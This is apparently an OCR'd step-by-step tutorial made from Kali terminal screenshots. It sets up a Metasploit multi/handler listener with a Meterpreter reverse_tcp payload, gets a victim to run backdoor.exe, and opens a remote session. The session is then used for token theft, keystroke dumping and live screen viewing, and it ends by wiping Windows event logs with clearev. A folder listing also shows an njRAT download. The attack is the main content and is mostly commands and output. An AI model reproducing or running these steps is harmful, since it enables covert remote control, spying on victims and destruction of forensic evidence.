
```
┌──(root㉿kali)-[/home/kali]
└─# echo "Search : multi/handler and use accordingly"
Search : multi/handler and use accordingly
```




```
msf6 > search multi/handler

Matching Modules
================


   #   Name                                              Disclosure Date  Rank
   -   ----                                              ---------------  ----
   0   exploit/linux/local/apt_package_manager_persistence  1999-03-09    excellent
   1   exploit/android/local/janus                       2017-07-31       manual
   2   auxiliary/scanner/http/apache_mod_cgi_bash_env    2014-09-24       normal
) Scanner
   3   exploit/linux/local/bash_profile_persistence      1989-06-08       normal
   4   exploit/linux/local/desktop_privilege_escalation  2014-08-07       excellent
   5     \_ target: Linux x86                            .                .
   6     \_ target: Linux x86_64                         .                .
   7   exploit/multi/handler                             .                manual
   8   exploit/windows/mssql/mssql_linkcrawler           2000-01-01       great
   9   exploit/windows/browser/persits_xupload_traversal 2009-09-29       excellent
   10  exploit/linux/local/yum_package_manager_persistence  2003-12-17    excellent


Interact with a module by name or index. For example info 10, use 10 or use exploit/linu

msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 6 : set payload #REMEMBER to use the exact same payload as you used while creating"
Step 6 : set payload #REMEMBER to use the exact same payload as you used while creating

┌──(root㉿kali)-[/home/kali]
└─# echo "and check whether all the required YES options were filled using #options"
and check whether all the required YES options were filled using #options
```




```
msf6 > use 7
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ────      ───────────────  ────────  ───────────
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ────
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > █
```




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 7: Set the LHOST : your IP and recheck if changed"
Step 7: Set the LHOST : your IP and recheck if changed
```




```
msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
   LHOST     10.0.2.15        yes       The listen address (an interface ma
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.
```




```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 8: Now Use run or exploit to start "
Step 8: Now Use run or exploit to start

┌──(root㉿kali)-[/home/kali]
└─# echo "then goto the windows and run the backdoor.exe "
then goto the windows and run the backdoor.exe

┌──(root㉿kali)-[/home/kali]
└─# echo "There you can see that the meterpreter access has been given to us"
There you can see that the meterpreter access has been given to us
```



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444


[*] Sending stage (176198 bytes) to 10.0.2.7
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.7:49873)

meterpreter >
meterpreter >
meterpreter >
```



```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step9: Perform your desired processes i.e screenshare"
Step9: Perform your desired processes i.e screenshare
```




```
    Command                   Description
    -------                   -----------
    timestomp                 Manipulate file MAC

For more info on a specific command, use <command

meterpreter > steal_token
Usage: steal_token [pid]
meterpreter > keyscan_dump
Dumping captured keystrokes...
[-] stdapi_ui_get_keys_utf8: Operation failed: In
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/KyClWXco.html
[*] Streaming...
[Parent 40830, IPC I/O Parent] WARNING: process 4
^Z
Background session 1? [y/N]  y
^C[-] screenshare: Interrupted
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (176198 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.15:4444

meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/kali/KJmyIZfL.html
[*] Streaming...
```


```
Target IP  : 10.0.2.7
Start time : 2024-09-25 13:46:18 -0400
Status     : Playing
```

- .sudo_as_admin_successful
- .vboxclient-clipboard-tty7-control.pid
- .vboxclient-clipboard-
- .vboxclient-display-
- .vboxclient-display-
- .vboxclient-draganddr
- .vboxclient-draganddr
- .vboxclient-hostversio
- .vboxclient-seamless-
- .vboxclient-seamless-
- .vboxclient-vmsvga-s
- .Xauthority
- .xsession-errors
- .xsession-errors.old
- .zshrc
- backdoor.exe
- backup
- Desktop/
- Documents/
- Downloads/
- gCEbkeJA.jpeg
- hash
- hashrunner
- INlwqtZW.jpeg
- ip.txt
- ip.list
- jtBIGFkW.html
- juVGtVLa.html
- Music/
- Pictures/
- Public/


Name	Date modified	Type	Size
Today (2)			
backdoor (1)	9/25/2024 10:37 PM	Application	73 KB
Unconfirmed 333852.crdownload	9/25/2024 10:36 PM	CRDOWNLOAD File	73 KB
Earlier this week (2)			
njRAT-master	9/23/2024 8:45 PM	Compressed (zipp...	29,778 KB
njRAT-master	9/23/2024 8:46 PM	File folder	



```
┌──(root㉿kali)-[/home/kali]
└─# echo "Step 10 : Clearing Tracks"
Step 10 : Clearing Tracks
```



```
meterpreter > clearev
[*] Wiping 429 records from Application...
